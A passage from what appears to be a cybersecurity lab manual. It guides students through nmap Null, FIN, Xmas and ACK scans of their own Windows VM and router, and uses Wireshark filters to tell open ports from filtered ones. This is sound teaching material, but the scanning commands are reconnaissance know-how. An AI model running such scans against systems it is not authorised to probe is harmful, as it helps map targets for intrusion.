
e) You can see the same result when you change the **N** to an **F** for the FIN scan:

sudo nmap -sF -p 445 192.168.1.121

(Substitute the IP address of the Windows 10 VM.)




f) The same result can be seen when you use an X for the Xmas scan: **sudo nmap -sX -p 445 192.168.1.121**
(Substitute the IP address of the Windows 10 VM.)



g) Output from the Null, FIN, and Xmas scans should be seen. **Take the screenshots.**

h) Execute these three scans (Null, FIN, and Xmas) again. Notice that the result in each scan has changed from closed to open or filtered. The firewall you just turned on is filtering the scans. **Take the screenshot.**




i) On the Kali Linux VM, press **CTRL-ALT-T** to open a new terminal tab. In the new terminal, start Wireshark by typing **sudo wireshark** and pressing **ENTER**. Double-click the eth0 interface to start sniffing. In the original terminal tab in Kali Linux (you can move from one to the next with the terminal buttons for each at the top), scan your router with the Xmas scan:

sudo nmap -sX 192.168.1.1


(Substitute the IP address of your default gateway, if different.)

To find your router's IP address, open a command prompt on the Windows 10 VM and enter **ipconfig**. The default gateway IP address is the one to use here.

Depending on your router configuration, you might see that both ports 80 and 443 are showing up as open or filtered.



j) Keep the Wireshark capture going, and change the Wireshark display filter to **ip.addr==192.168.1.1 && tcp.port==80**
(Substitute the IP address of your default gateway, if different. Also, you can use the keyword **and** instead of **&&** in the filter.) **Take the screenshot.**
You can see that the scans to your router on port 80 did not return RSTs, which means either the port is open, or the port is filtered. How can we tell which one it is?




k) That is where the ACK scan comes into play. The ACK scan will identify a port as filtered or unfiltered. Change to the **X** to an **A** for an ACK scan:

sudo nmap -sA 192.168.1.1

(Substitute the IP address of your default gateway, if different.) The output in Nmap should be the following:

All 1000 scanned ports on [IP address] are unfiltered.


Combine that with the logic from the Xmas scan, and we can conclude that the router has ports 80 and 443 open for business. In Wireshark, keep using a display filter of your router's IP address and TCP-related traffic on port 80. You will notice that the ACK scan received an RST response from your router. That means the ACK scan was not filtered, and it got there. Then your router sent an RST. If there was a firewall filtering the scan, your router would not have sent the RST, since it would not have received the ACK.



l) Now change the display filter in Wireshark to the following to see all of the ACKs and RSTs. Wireshark captured them in groups of each type (the ACKs and then the RSTs).

ip.addr==192.168.1.1 && tcp


(Again, be sure to substitute the IP address of your default gateway, if different.) **Take the screenshot.**



